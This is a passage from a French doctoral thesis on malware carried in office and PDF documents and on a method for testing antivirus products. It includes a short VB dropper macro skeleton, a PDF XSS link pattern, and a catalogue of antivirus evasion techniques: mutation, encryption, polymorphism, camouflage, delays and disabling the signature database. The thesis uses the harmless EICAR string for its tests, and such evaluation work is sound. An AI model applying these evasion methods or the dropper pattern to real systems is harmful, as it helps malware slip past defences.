On observe de nos jours, un retour des attaques utilisant uniquement sur les documents bureautiques, en particulier les documents *Word*. Le site *VirusBulletin* a présenté un article en juillet 2014 [64] sur le risque viral lié aux macros dans les documents bureautiques. Cet article présente l'évolution des attaques liées aux documents bureautiques, depuis 1996 et le virus *Concept* [40] à nos jours.

Toujours basé sur une partie d'ingénierie sociale afin d'activer la macros, les macro-virus en 2015 sont répartis en deux types, *Dropper* et *Downloader*. Un document *Dropper* embarquera sa charge active directement dans la macro ou dans le contenu du document. La macro se chargera d'extraire la charge virale, souvent un exécutable, et de l'exécuter.

Un *Downloader*, quant à lui, ne contiendra aucune charge virale. La macro sera chargée de télécharger, sur le disque de l'utilisateur, le contenu d'un exécutable et de l'exécuter par la suite. Les macros des deux types de documents malicieux s'exécutent le plus souvent à l'ouverture du document.

On peut noter également l'absence de routine de propagation du virus dans d'autres documents. Même si le template *Normal.dot* (*Normal.dotm* depuis la version 2007) existe toujours, il n'est pas utilisé pour propager l'infection sur le système de la victime. Je présenterai ces deux cas dans le chapitre VI section 6.

3.2 Le risque viral sous *OpenOffice / LibreOffice*

Comme décrit précédemment dans la section 1, la structure même d'un fichier *OpenOffice / LibreOffice* est très ouverte. De plus, la richesse des langages de programmation utilisés par l'application augmente considérablement le risque d'infection lié à ce type de fichiers.

On pourrait croire que le risque viral serait nul avec un fichier de cette application libre, donc ouverte, mais il n'en est rien. Les raisons expliquant cela sont multiples :

- La richesse des langages de programmation (*LOBasic, Python, JavaScript, Beanshell*).
- La nature des fichiers *LibreOffice* (archive *ZIP* contenant de nombreux fichiers *XML*).
- La reproductibilité des attaques sur différents systèmes (*Windows, Linux, Mac, ...*).

Le risque viral lié à *OpenOffice/LibreOffice* a été concrétisé pour la première fois dans [107, 106]. Une véritable concrétisation, dans la nature, des macro-virus sous *OpenOffice* revient au macro-ver *BadBunny* en juin 2007 [103]. Il était capable de frapper les environnements *Windows*, *Linux* ainsi que *Mac*, en n'utilisant qu'une faible partie des fonctionnalités offertes par le format.

L'infection d'un document peut se faire de deux façons différentes :

- soit en infectant une ou plusieurs macros si le fichier en contient,
- soit en implémentant un virus complet dans une ou plusieurs nouvelles macros ou en remplaçant entièrement les macros présentes.

Considérons une macro malicieuse qui sera chargée de mettre en place le code malicieux. Celle-ci sera divisée en deux parties :

– l'écriture du code malicieux,
– l'exécution du code.

Prenons comme exemple la macro *VB* suivante :

```
Sub Infection
    Open path_infector for output as #1
        Print #1, dangerous_payload
    Close #1
    Shell (path_infector, 0)
End Sub
```

On voit bien ici comment il est simple de mettre en place un risque viral mais surtout comment il est facile de pouvoir l'exécuter directement à partir du fichier.

3.3 Langage *PDF* et risque viral

Trois principaux types d'attaques, parmi de nombreux autres, sont intéressants à présenter en détail.

Virus *Peachy* [118]

Le virus *Peachy* (encore nomme Outlook.PDFWorm) est présenté comme un *prototype* pour un nouveau genre de virus. Découvert en aout 2001, sa seule action est de se propager à travers le client de messagerie *Microsoft Outlook*. La nouveauté dans ce macro-ver, écrit en langage *VBScript*, est qu'il utilise le format *PDF* comme vecteur uniquement.

Peachy se présente comme un document *PDF* attaché à un email. Une fois ouvert, le document affiche des instructions relatives à un jeu et propose un lien sur lequel l'utilisateur est invite à cliquer. C'est cette action qui déclenche l'exécution du virus.

Néanmoins, seuls peuvent être infectés les utilisateurs possédant la version complète (commerciale) d'*Adobe Acrobat* (version 5 ou supérieure), celle-ci permettant l'exécution de code à partir d'un document *PDF*. Les personnes ne possédant que le lecteur *Acrobat Reader* ne sont pas *vulnérables*.

Peachy représentait cependant une nouvelle menace pour le monde des antivirus car peu d'entre eux prenaient ou prennent, même de nos jours, en compte le format *PDF* dans leur analyse (à la volée ou sur demande). Je montrerai comment, par une approche proactive différente, j'ai géré ce risque dans le chapitre VI.

Virus *W32.Yourde* [96]

Le virus *W32.Yourde* exploite une vulnérabilité du module *Java* qui existe dans la version *Acrobat 5.0.5*. Cette vulnérabilité (mise en évidence en avril 2003) autorise l'insertion de fichier *Java* (extension *.js*) dans le répertoire *plug-in* du logiciel d'*Adobe*.

Lorsqu'un fichier *PDF* infecté est ouvert, un code *JavaScript* est exécuté et place le fichier *Death.api* dans le répertoire plug-in (répertoire C :\Program Files\Adobe\Acrobat 5.0\Plug_ins) du logiciel, et le fichier *Evil.fdf* à la racine du disque C. Le fichier *Death.Api* contient le code de réplication du virus et le fichier *Evil.fdf* contient le code *JavaScript* qui lance le virus depuis les fichiers infectés.

Au redémarrage d'*Acrobat*, le module est chargé en mémoire et le virus est activé. Une fois actif, le virus ajoute les fichiers *Death.api* et *Evil.fdf* dans un fichier *PDF* existant qui est ouvert puis sauvegardé. *W32.Yourde* n'infecte pas les fichiers qui ne sont pas sauvegardés et ceux qui viennent d'être créés. Toutefois lorsqu'un fichier *PDF* est infecté, le virus réinfecte le fichier lors de la sauvegarde.

Attaques de type *XSS*

Des faiblesses conceptuelles ont été rendues publiques en 2000 [9] et exploitées en 2003 [142] concernant la capacité par l'application d'*Adobe Reader* d'exécuter des scripts malicieux en activant des liens de type :

$$http://host/file.pdf\#anyname = javascript : your\_code\_here$$

Cette attaque exploite la technique *XSS* [20] (*Cross Site Scripting*) [112]. Plus récemment, en décembre 2006 [130], une autre attaque de ce type, via des documents *PDF*, a été rendue publique.

Une première faille réside dans le fait qu'un plug-in d'*Adobe Reader* autorise l'exécution de scripts passés dans des liens piégés vers un fichier *PDF*. Or, de très nombreux sites hébergent de tels fichiers. Il est donc possible pour un attaquant, si les mesures de contrôle d'échange des paramètres n'ont pas été mises en œuvre au niveau du site, de piéger le lien vers ces fichiers. La consultation du fichier *PDF* par un visiteur pourra ouvrir la porte à toutes les nuisances possibles : vol d'identité, phishing...

Une seconde vulnérabilité affecte le plug-in permettant d'afficher les documents *PDF* dans le contexte du navigateur. Or, d'une manière générale, ce programme est livré, selon les versions, avec un ou plusieurs fichiers types (par exemple *ENUtxt.pdf*). En outre, l'utilisateur accepte pratiquement toujours le répertoire par défaut proposé lors de l'installation d'un programme.

Il est ainsi facile de savoir où trouver un fichier *PDF* sur un quelconque ordinateur. Par conséquent, si un script contenu dans un lien piégé fait référence à *file :///C :/Program Files/ ... /IENUtxt.pdf*, il sera capable d'exploiter cette vulnérabilité : par exemple lire des fichiers, les effacer, les envoyer vers l'ordinateur du pirate, exécuter des programmes... Ceci signifie donc que n'importe quel ordinateur hébergeant *Adobe Reader* est potentiellement vulnérable.

4 Les menaces liées aux documents bureautiques

Dans ce chapitre, j'ai présenté les différents documents bureautiques, leurs formats, les applications qui les utilisent mais aussi les menaces et les techniques anti-antivirales utilisées par ces documents.

Nous avons vu que ces documents peuvent être des vecteurs importants dans des attaques ciblées ou de grande ampleur. La faiblesse de différentes sécurités ainsi que la richesse des langages de programmation de macros, montrent que ces documents doivent être traités plus consciencieusement. Nous pouvons donc finalement jouer à la fois sur les document mais aussi sur les sécurités des applications.

Afin de pouvoir se défendre contre des attaques menées par ces documents, il est important de connaitre comment ces attaques fonctionnent. Pour cela, je vais créer différents tests basés sur ces documents bureautiques afin de tester les protections actuelles utilisées par les éditeurs d'antivirus. Je vais donc présenter l'application de la méthodologie, définie dans le premier chapitre, sur différents antivirus.

Nous avons vu que ces documents sont souvent sous-estimés et considérés par la majorité des produits antiviraux comme de simples documents inertes. Cependant le risque viral est bien présent et existe depuis les années 90. Il est donc tout à fait pertinent ces documents comme vecteurs d'attaques pour nos tests.

Pour étayer cette méthodologie, je vais aborder différentes parties dans la prochaine section :

- les différents schémas d'attaques possible contre un antivirus,
- les différentes techniques de contournement possibles,
- les différents outils d'évaluation que j'ai utilisés,
- les premiers résultats obtenus sur une quinzaine d'antivirus du marché.

Parmi les outils d'évaluation, on retrouvera bien sûr différent documents bureautiques créés, mais aussi une application qui nous permettra de modifier les documents et les sécurités des différentes applications bureautiques. Ainsi, en plus de tester les méthodes d'analyse d'un antivirus, nous testeront également les protections mises en place pour la surveillance du système d'exploitation.

Chapitre IV

Proposition de méthodologie de tests des Antivirus - Cas des documents bureautiques

1 Introduction

J'ai présenté, dans le chapitre I section 4, l'état de l'art concernant les quelques méthodologies de test des antivirus existantes, lesquelles sont d'une part fermées et non-reproductibles et d'autre part sont le fait d'un quasi-monopole des éditeurs d'antivirus ou affidés.

En section II.5, j'ai détaillé la formalisation de la détection des *malware* et de l'évaluation des antivirus au travers de différents éléments cibles de tests comme la fonction de *signature*, la fonction *évènement*, la fonction de *détection* et la fonction *action antivirale*.

Le but, dans cette partie, est de proposer une méthodologie reproductible et adaptable afin de tester différents éléments de sécurité proposés par les éditeurs d'antivirus. Afin d'effectuer ces tests, je vais produire plusieurs outils, dont des documents bureautiques, pour tester les capacités de détection des antivirus.

L'idée est de produire différents documents bureautiques, que ce soit pour la suite *Microsoft Office* mais aussi pour la suite *LibreOffice*. Sans perte de généralités, je vais me limiter aux trois applications principales, à savoir, *Word*, *Excel* et *PowerPoint* pour *Microsoft Office* et *Text*, *Classeur* et *Présentation* pour *LibreOffice*.

Je vais également utiliser le fichier *EICAR Test-file*, qui est un fichier de 16 bits dont la signature est normalement connue par l'ensemble des antivirus actuels. Ce fichier est destiné à tester le bon fonctionnement des logiciels antivirus. Il a été édité par le centre de recherche *EICAR* (*European Institute for Computer Antivirus Research*), un organisme indépendant [22].

Ce fichier ainsi que son fonctionnement sont abordés dans les sections suivantes. Le fichier est disponible au téléchargement sur le site de *EICAR* [23]. J'ai choisi d'utiliser ce fichier *EICAR* pour remplacer la charge virale lors de mes différents tests, car, d'une part, il est inoffensif et, d'un point de vue éthique, on ne pourra pas me reprocher d'avoir créé un virus. Deuxièmement il est reconnu par l'ensemble des produits antivirus.

Toutefois, il est également possible d'utiliser n'importe quel *malware* connu en lieu et place du fichier *EICAR*. Les expériences ont démontré que cela ne changeaient absolument rien.

Les antivirus devraient être tous capable de détecter ce fichier, même si celui-ci est inclus dans d'autres supports. C'est dans cette optique que j'ai choisi de l'utiliser aux travers des différents documents bureautiques. J'ai choisi les documents bureautiques car nous avons vu qu'il y a différentes possibilités pour interagir avec leurs sécurités mais également avec leurs contenus (chapitre III).

Ces documents sont de bons vecteurs d'infections, et il est notamment aisé de mener des attaques ciblées ou de grande ampleur sur un parc informatique, tant sur des utilisateurs basiques sans privilèges mais également sur des utilisateurs administrateurs de leurs machines. Ainsi les capacités d'infection et de dissémination sont accrues grâce à ce type de format.

Les antivirus devraient également être capable de détecter différentes variantes de ce fichier, notamment grâce aux différents algorithmes d'analyse heuristique. Or nous allons montrer que ce n'est pas le cas et faire de cette constatation le départ de la méthodologie de test que je propose.

Le problème revient donc à voir comment un code malicieux peut contourner un produit antiviral, pour ensuite réfléchir sur comment un code malicieux peut agir. En d'autres termes, le problème est de trouver des techniques qui sont capables de contourner un antivirus. Pour cela, je vais utiliser différentes techniques de contournement, afin de catégoriser chaque capacité de chaque antivirus. Je m'appuierai sur la formalisation du chapitre II section 5 et les fonctions σ, μ et $\rho_{..}$.

Le but de la première partie est de déterminer les schémas d'attaques possibles contre un produit antiviral. Dans la deuxième section, je vais aborder les différentes techniques de contournement que je souhaite mettre en place. Ces techniques vont nous servir à tester les antivirus sur différents points et dans différentes situations.

Cette méthodologie comprend différents tests basés sur des documents bureautiques, afin de tester l'analyse de l'antivirus, en mode statique et dynamique, mais également le déclenchement de ces analyses, les différents éléments qui composent le produit antiviral, comme la base de signature et sa connexion avec le moteur antiviral. Le résultat de l'analyse et les actions prises par l'antivirus sont également pris en compte, ainsi que la relation entre l'interface utilisateur et le moteur antiviral.

Nous allons utiliser comme cibles toutes les fonctions citées dans la section II.5, à savoir les fonctions *signature* s, *évènement* e, *détection* d et *action* a. Ce sont ces fonctions que nous allons tester.

Pour effectuer ces tests, nous allons utiliser différentes attaques, formalisées par les fonctions de *mutation* σ, des fonctions de *leurrage* μ et des fonctions de *répression* $\rho_{..}$, qui vont être utilisées par nos documents bureautiques et le fichier *EICAR*.

Dans une troisième partie, je vais lister les différents fichiers, que j'ai produits, associant une technique de contournement avec un type de suite bureautique et une version du fichier *EICAR*. Pour finir, je présenterai les premiers résultats que j'ai obtenus en testant quinze antivirus différents.

2 Schéma d'attaques possibles contre un antivirus

Il y a plusieurs moyens pour contourner un antivirus et montrer ses faiblesses. En modifiant un seul de ces mécanismes, il est possible d'enrayer complètement le processus d'analyse reposant sur la détection par signatures. Il y a plusieurs positions sur lesquelles on peut agir :

- le document D malicieux, son contenu C et la charge virale CV (notre fichier *EICAR*).
- le format $F = F_i \cup F_a$ de notre document, avec F_i le format inerte et F_a le format actif (notre macro).
- la base virale de signatures S et les fonctions de signature s de l'antivirus.
- les fonctions de détection d de l'antivirus.
- les fonctions d'actions a de l'antivirus.
- les fonctions d'événements e de l'antivirus.

Pour effectuer nos tests, on pourra modifier D, C, CV ou F_a avec différentes techniques abordées dans la section II.5, comme des fonctions de *mutation* σ, de *leurrage* μ ou encore de *répression* ρ.

Afin d'effectuer nos tests, il est important de définir les différents éléments que l'on pourra modifier et tester en fonction des éléments de l'antivirus impliqués, durant le processus de test, depuis la création du fichier jusqu'à la fin du traitement par l'antivirus. Il est possible de répartir ces éléments en quatre catégories :

- le fichier malicieux, sa charge virale et son évènement déclencheur.
- la base de signatures et son lien avec l'antivirus.
- le déclenchement de l'analyse.
- le résultat de l'analyse et le déclencheur des actions après analyse.

Pour le fichier malicieux, on va agir sur les fonctions *évènement* et *signature* de l'antivirus. Pour cela, nous allons utiliser des fonctions de *mutation* σ qui vont agir soit sur le document D, soit sur la charge active CA soit sur l'élément déclencheur F_a de celle-ci. Le test consiste à regarder si $(a \circ d \circ e \circ s \circ \sigma)(m) = A(m)$.

Définition 25 (*Test de résistance à la mutation*)

Un antivirus $A = (s, e, d, a)$ est résistant à la mutation σ si $\forall\ m \in I$, $A(m) = (A \circ \sigma)(m) = (a \circ d \circ e \circ s \circ \sigma)(m)$.

Pour la base de signatures et son lien avec l'antivirus, nous allons tester la fonction d de l'antivirus. En parasitant le lien entre la base de signatures et l'antivirus, nous allons perturber le processus de détection de notre document D. Pour cela, nous allons utiliser des techniques de *répression* ρ_S sur la base de signatures voire des techniques de *leurrage* μ sur le système. Les tests consistent à regarder si $(a \circ d \circ \rho_S \circ e \circ s)(m) = A(m)$ et $(a \circ d \circ \mu \circ e \circ s)(m) = A(m)$.

Définition 26 (*Test de résistance à la répression de la base de signatures*)

Un antivirus $A = (s, e, d, a)$ est résistant à la répression ρ_S de la base de signatures si $\forall\ m \in I,\ A(m) = (A \circ \rho_S)(m) = (a \circ d \circ e \circ \rho_S \circ s)(m)$.

Définition 27 (*Test de résistance au leurrage du système*)

Un antivirus $A = (s, e, d, a)$ est résistant au leurrage μ si $\forall\ m \in I,\ A(m) = (A \circ \mu)(m) = (a \circ d \circ \mu \circ e \circ s)(m)$.

Pour le déclenchement de l'analyse sur le fichier, elle est disponible en deux modes, statique ou dynamique. Cet élément déclencheur est représenté par les fonctions de *détection* d et *évènement* e de l'antivirus. Celui-ci peut être perturbé par des fonctions de *répression* ρ_d basées sur la détection de l'antivirus et ρ_e sur les évènements de l'antivirus. Les tests consistent à regarder si $(a \circ d \circ \rho_d \circ e \circ s)(m) = A(m)$ et $(a \circ d \circ e\rho_e \circ s)(m) = A(m)$.

Définition 28 (*Test de résistance à la répression des fonctions de détection*)

Un antivirus $A = (s, e, d, a)$ est résistant à la répression ρ_d des fonctions de détection si $\forall\ m \in I,\ A(m) = (A \circ \rho_d)(m) = (a \circ d \circ \rho_d \circ e \circ s)(m)$.

Définition 29 (*Test de résistance à la répression des fonctions d'événements*)

Un antivirus $A = (s, e, d, a)$ est résistant à la répression ρ_e des fonctions d'événements si $\forall\ m \in I,\ A(m) = (A \circ \rho_e)(m) = (a \circ d \circ e \circ \rho_e \circ s)(m)$.

Pour finir, en ce qui concerne le résultat de l'analyse et de déclenchement des actions, le but est de perturber les actions après analyse, donc d'agir sur les fonctions *évènement* e et *action* a de l'antivirus. Ainsi en utilisant des fonctions de *leurrage* μ du système, et de *répression* ρ_e, ρ_S et ρ_a, il est tout à fait possible de contourner le bon fonctionnement de l'antivirus. Le test consiste à regarder si $(a \circ \rho_a \circ d \circ e \circ s)(m) = A(m)$.

Définition 30 (*Test de résistance à la répression des fonctions d'actions*)

Un antivirus $A = (s, e, d, a)$ est résistant à la répression ρ_a des fonctions d'actions si $\forall\ m \in I,\ A(m) = (A \circ \rho_a)(m) = (a \circ \rho_a \circ d \circ e \circ s)(m)$.

2.1 Le fichier malicieux, sa charge active et son évènement déclencheur

Un *malware* est caractérisé le plus souvent par sa signature. Celle-ci sera produite lorsque le *malware* est détecté la toute première fois. Comme il est difficile de savoir si un programme réalise des actions légitimes ou non, le plus souvent cette signature sera produite par une personne compétente. Elle sera alors ajoutée à la base de signature actuelle qui permettra de mettre à jour tous les autres systèmes.

Par exemple, dans la base *main.ndb* du logiciel antivirus *ClamAv* [13], on retrouve la signature de notre fichier *EICAR*. Son nom dans la base est *Eicar-Test-Signature* et la signature est :
58354f2150254041505b345c505a58353428505e2937434329377d2445494341522d5354414e44
4152442d414e544956495255532d544553542d46494c452124482b482a

Le plus souvent, par soucis de place, compte-tenu du nombre de détections et le nombre de virus à stocker, la signature sera, le plus souvent, un *hash* du fichier. Il existe plusieurs formats de *hashage*, comme les plus connus sont *MD5, SHA-1, SHA-512*, etc.

Si on reprend notre fichier *EICAR*, dont le contenu est le suivant :

```
X5O!P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

Voici le résultat des *hashages MD5, SHA-1, SHA-512* du contenu :
- MD5 : 130e1b110390eb5c00e554976fa8dd68
- SHA-1 : 8d23a31b316c71815ed1719c0b47ee5fbfc704dc
- SHA-512 : CC805D5FAB1FD71A4AB352A9C533E65FB2D5B885518F4E565E68847 223B8E6B85CB48F3AFAD842726D99239C9E36505C64B0DC9A061D9E507D83327 7ADA336AB

Lorsqu'un nouveau fichier arrivera donc sur une machine, l'antivirus demandera à la base de signatures si celle-ci contient la signature du fichier analysé. Si celui-ci est détecté comme *malware*, il sera généralement mis en quarantaine voire supprimé.

Pour déjouer la détection sur un *malware*, il suffit de modifier au fur et à mesure quelques octets de celui-ci, modifiant ainsi la signature le caractérisant, afin de définir la capacité de détection du produit antiviral. Une fois le delta trouvé (voir chapitre V), on a donc l'estimation des capacités du produit pour l'ensemble de la détection des fichiers. Pour cela, on réalise des tests, reposant sur des techniques de *mutation* σ, abordés dans la définition 25.

Reprenons le cas de notre trio document bureautique/macro/fichier *EICAR*. On peut donc utiliser des fonctions de *mutation* σ pour modifier notre document D, notre macro F_a et notre charge virale CV, qui modifieront ainsi la signature du document D mais également la signature de notre fichier *EICAR*. Ainsi la propriété de l'antivirus, qui est concernée, est la fonction de *signature* s, qui donne une signature à un programme donné.

Définition 31 (*Test de résistance à la mutation du document D*)

Un antivirus $A = (s, e, d, a)$ *est résistant à la mutation* σ_D
si $\forall\ m \in I,\ A(m) = (A \circ \sigma_D)(m) = (a \circ d \circ e \circ s \circ \sigma_D)(m)$.

Définition 32 (*Test de résistance à la mutation du fichier EICAR CV*)

Un antivirus $A = (s, e, d, a)$ *est résistant à la mutation* σ_{CV}
si $\forall\ m \in I,\ A(m) = (A \circ \sigma_{CV})(m) = (a \circ d \circ e \circ s \circ \sigma_{CV})(m)$.

Définition 33 (*Test de résistance à la mutation de la macro* F_a)

Un antivirus $A = (s, e, d, a)$ *est résistant à la mutation* σ_{F_a}
si $\forall\ m \in I,\ A(m) = (A \circ \sigma_{F_a})(m) = (a \circ d \circ e \circ s \circ \sigma_{F_a})(m)$.

Il est aussi probable que l'antivirus ne scanne pas tout de suite un fichier qui arriverait sur le disque, mais plutôt lorsque celui-ci sera exécuté (*en access mode*) par une application ou le système. Une fois encore ici, si on arrive à charger le fichier en mémoire et à l'exécuter, l'antivirus ne verra pas de déclencheur sur le fichier et ne pourra donc pas faire de vérification. On agit donc cette fois-ci sur la fonctions évènement e de l'antivirus en l'empêchant d'effectuer une analyse sur notre charge virale CV. On reprendrait donc le test proposé dans la définition 29.

Toujours sur notre exemple précédent, la macro, qui est exécutée à un moment donné dans le but de créer/exécuter notre fichier *EICAR*, donnera « normalement » lieu à des analyses de l'antivirus. Il devrait y avoir notamment une analyse comportementale et statique du code. Il est donc possible d'utiliser des fonctions de *leurrage* μ voire de *mutation* σ, pour échapper à ces analyses.

Définition 34 (*Test de résistance au leurrage reposant sur la macro* F_a)

Un antivirus $A = (s, e, d, a)$ *est résistant au leurrage* μ_{F_a}
si $\forall\ m \in I,\ A(m) = (A \circ \mu_{F_a})(m) = (a \circ d \circ e \circ s \circ \mu_{F_a})(m)$.

2.2 La base de signatures et son lien avec l'antivirus

La signature d'un fichier est le cœur du système de détection d'un antivirus. La base de signatures, quant à elle, est un élément clé de l'application antivirale. Elle va contenir de nombreuses informations, comme le nombre de virus connus, le type de *hashage* utilisé, et bien d'autres informations qui peuvent être utilisées contre elle.

Il y a plusieurs possibilités pour mettre en déroute l'utilisation de cette base, notamment en supprimant cette base, en la modifiant ou encore en coupant le lien entre celle-ci et le moteur antiviral. Une dernière possibilité est d'empêcher que cette base de signatures se mette à jour. En effet, en la rendant obsolète, le moteur antiviral ne pourra pas trouver les nouveaux *malware* qui auront pu être détectés depuis la dernière mise à jour.

Nous allons donc utiliser des fonctions de *répression* sur les signatures ρ_S, afin d'empêcher l'antivirus d'accéder à la base de signatures. Pour cela, nous reprendrons le test définit précédemment (définition 26). Il est également possible d'utiliser des fonctions de *leurrage* μ du système, par exemple, pour modifier la localisation de la base.

En effet la fonction, liée au système antiviral, que nous souhaitons toucher ici, est la fonction de *détection* d au travers de son lien avec la base de signatures S, car sans base accessible, l'analyse par signature de notre fichier ne peut plus se faire.

Définition 35 (*Test de résistance au leurrage reposant sur S*)

Un antivirus $A = (s, e, d, a)$ *est résistant au leurrage* μ_S
si $\forall\ m \in I,\ A(m) = (A \circ \mu_S)(m) = (a \circ d \circ \mu_S \circ e \circ s)(m)$.

2.3 Le déclenchement de l'analyse

Une analyse peut être statique ou dynamique. Elle peut être automatiquement lancée par le moteur antiviral dès qu'un fichier arrive sur le système, par téléchargement, clé *USB* ou autres. Il est aussi possible à l'utilisateur de faire une analyse *à la demande* sur un ou plusieurs fichiers.

Le but va être de parasiter cet élément déclencheur, et il est possible de le faire de plusieurs façons :

- Bloquer le moteur antiviral en lui demandant du gros travail
- Désactiver l'analyse automatique grâce à la sécurité de l'antivirus
- Saturer le système afin d'exécuter le *malware* avant le crash de celui-ci

Il existe encore d'autres moyens d'empêcher le déclenchement de l'analyse, comme bloquer l'interface graphique de l'antivirus. Si jamais elle est reliée au moteur antiviral, on a réduit la sécurité à néant.

En somme, nous allons agir sur les fonctions de *détection* d et *évènement* e de l'antivirus. Pour cela nous utiliserons des techniques de *répression* sur la *détection* ρ_d et sur les *évènements* ρ_e. On utile donc les tests de *répression* décrit respectivement dans les définitions 28 et 29.

On pourrait finalement parler de fonctions de *répression* sur l'antivirus complet ρ_A, qui engloberait tous les moyens possibles pour perturber le bon fonctionnement de tous les éléments du système antiviral.

Définition 36 (*Test de résistance à la répression de l'antivirus A*)

Un antivirus $A = (s, e, d, a)$ *est résistant à la répression* ρ_A
si $\forall\ m \in I,\ A(m) = (A \circ \rho_A)(m) = (a \circ d \circ e \circ s \circ \rho_A)(m)$.

2.4 Le résultat de l'analyse et le déclencheur des actions

Agir sur le résultat de l'analyse revient empêcher que l'utilisateur ne voit qu'il y a eu une analyse dynamique sur le fichier. Bien entendu pour une analyse *à la demande*, il faut être capable de modifier la valeur de retour du moteur antiviral, afin de montrer à l'utilisateur que le *malware* n'est pas dangereux.

Pour effectuer cela, nous allons essayer de modifier le comportement des fonctions d'*évènement* e et d'*action* a de l'antivirus grâce à des techniques de *leurrage* μ et de *répression* ρ_e, ρ_a et ρ_S.

Dans le cas où l'on cache la fenêtre de récapitulation de l'analyse, on évite ainsi que l'utilisateur ne mette en quarantaine ou supprime le fichier. Ainsi toutes les actions qui ne sont pas automatiquement faites par l'antivirus lui-même ne seront pas visibles pour l'utilisateur. Ceci est une méthode de *répression* ρ_a.

Dans l'autre cas, on va essayer de couper le moteur antiviral de toutes les ressources qui lui sont nécessaires pour détecter le *malware* comme tel. Ainsi n'ayant pas trouvé de comparaison possible, l'antivirus ne pourra pas dire à l'utilisateur que le fichier analysé est un *malware*. Ceci fait appel à une méthode de *répression* ρ_S, par exemple, voire ρ_A.

Il est aussi tout à fait probable que les actions après analyse soient effectuées par un autre programme que le moteur antiviral. Il est tout à fait possible d'empêcher ceux-ci de s'exécuter. En effet de nombreux systèmes antiviraux sont répartis en différentes librairies voire programmes qui exécuteront différentes actions, comme l'analyse à la demande, l'analyse de périphériques, la gestion du rapport d'analyse ou encore les actions après analyse.

C'est ainsi qu'il est possible de couper un ou plusieurs liens entre les différents organes d'un antivirus. Ainsi, par une fonction de *répression* des actions ρ_a (définition 30) voire de l'antivirus au complet ρ_A (définition 36).

3 Techniques de contournement

Sur tous les éléments, vu précédemment, qui empêchent un antivirus de fonctionner, j'ai choisi de me focaliser sur le document D, la macro F_a et notre charge virale CV (le fichier *EICAR* dans notre cas). Ce sont ces trois paramètres qui seront impactés par les différentes modifications que nous allons aborder.

Afin d'effectuer nos tests, je vais présenter différentes techniques de contournement d'un antivirus. Pour cela je les ai réparties en deux catégories différentes :

- techniques de mutations σ,
- techniques de *leurrage* μ.

Concernant les techniques de mutations σ, on retrouve trois catégories de *mutation* du fichier *EICAR* :

- mutations simple du fichier *EICAR*,
- chiffrement de la chaine *EICAR*,
- techniques de polymorphisme.

On s'aperçoit que l'élément ciblé par ces techniques est le contenu du fichier *EICAR*. Le document bureautique et la macro, ne seront présents que pour recréer et exécuter le fichier *EICAR*. Pour cela, on utilise le test de la définition 32.

Les techniques de mutations simples vont modifier quelques caractères de la chaine *EICAR*. Nous allons donc essayer d'ajouter des caractères à la fin ou de modifier des caractères de la chaine originale. Cette dernière modification ne se basera pas sur les instructions de la chaine *EICAR* mais simplement sur l'exécution finale ou non du fichier *EICAR*.

Concernant le chiffrement de la chaine *EICAR*, le document bureautique ou la macro embarquera la chaine déjà chiffrée. La macro se chargera de déchiffrer le contenu chiffré, et d'exécuter par la suite le fichier *EICAR*.

Pour finir, nous allons modifier le comportement du fichier *EICAR* grâce aux instructions assembleurs de celui-ci. Les techniques de polymorphisme utilisées modifieront la signature ainsi que le comportement du fichier *EICAR*.

Pour les techniques de *leurrage* μ, il y a deux catégories différentes :
- camouflage du fichier *EICAR*,
- techniques d'obfuscation temporelle.

Avec ces techniques, ce sera surtout notre macro et notre document bureautique qui seront impactés. Le contenu du fichier *EICAR* sera toujours le même, seul le moyen de le créer changera. Pour cela, on utilise le test de la définition 34.

Définition 37 (*Test de résistance au leurrage reposant sur le document D*)

Un antivirus $A = (s, e, d, a)$ *est résistant au leurrage* μ_D
si $\forall\ m \in I$, $A(m) = (A \circ \mu_D)(m) = (a \circ d \circ \mu_D \circ e \circ s)(m)$.

Les techniques de camouflage vont, tout d'abord, cacher le fichier dans le document bureautique et la macro sera chargé de l'extraire et de l'exécuter. Puis celui-ci sera divisé en deux fichiers distincts et la macro aura la charge de les réunir et d'exécuter le fichier final.

Ensuite ce sera le contenu du fichier *EICAR* qui sera placé dans la macro ou dans le document. Celle-ci devra donc créer le fichier *EICAR* en récupérant la chaîne et de l'exécuter par la suite.

Concernant les techniques d'obfuscation temporelle, il s'agît de différer la création puis l'exécution du fichier *EICAR* afin de tester l'analyse d'un antivirus sur une durée. La chaine *EICAR* se trouvera dans la macro du document. Pour cela, je vais utiliser deux techniques de délai :
- délai temporel (fonction *sleep*),
- délai calculatoire (fonction de *Fibonacci* [150] modifiée).

Je présenterai, tout d'abord, dans cette section, une description détaillée du fichier *EICAR*. J'aborderai les instructions assembleurs importantes et je présenterai son fonctionnement classique ainsi que les modifications qui peuvent lui être apportées.

Dans une deuxième partie, je détaillerai techniquement toutes les approches citées précédemment. Chaque technique présentée sera accompagnée d'une exemple, soit du fichier *EICAR* modifié, soit de la macro qui se chargera de créer et d'exécuter le fichier. Les techniques de *répression* ρ_S de la base de signatures sont généralement opérées en même temps que les différentes techniques précédentes.

3.1 Description détaillée du fichier *EICAR*

Pour rappel, le fichier *EICAR Test-file* est un fichier de 16 bits dont la signature est connue par tous les éditeurs d'antivirus. Il sert à prouver que le moteur antiviral fonctionne correctement. Il contient 68 octets qui correspondent à différentes instructions en assembleur.

Le contenu du fichier *EICAR* est le suivant : X5O !P%@AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE !$ H+H*

Lors de son exécution, le fichier *EICAR* affiche un message sur la sortie standard :

$$EICAR - STANDARD - ANTIVIRUS - TEST - FILE$$

Autour de cette chaine de caractères, on retrouve différentes instructions assembleur, qui correspondent à différentes actions que va réaliser le fichier en mémoire. Le schéma 1 représente le fonctionnement du fichier *EICAR*.




FIGURE 1 – Principe du fichier *EICAR*

Détaillons maintenant le fonctionnement de ces différentes instructions assembleur et pour cela voici, sur l'image 2, le contenu du fichier *EICAR* ouvert dans un éditeur hexadécimal. Cet aperçu, nous permettra de faire la relation avec les différentes instructions assembleur qui seront détaillées par la suite.

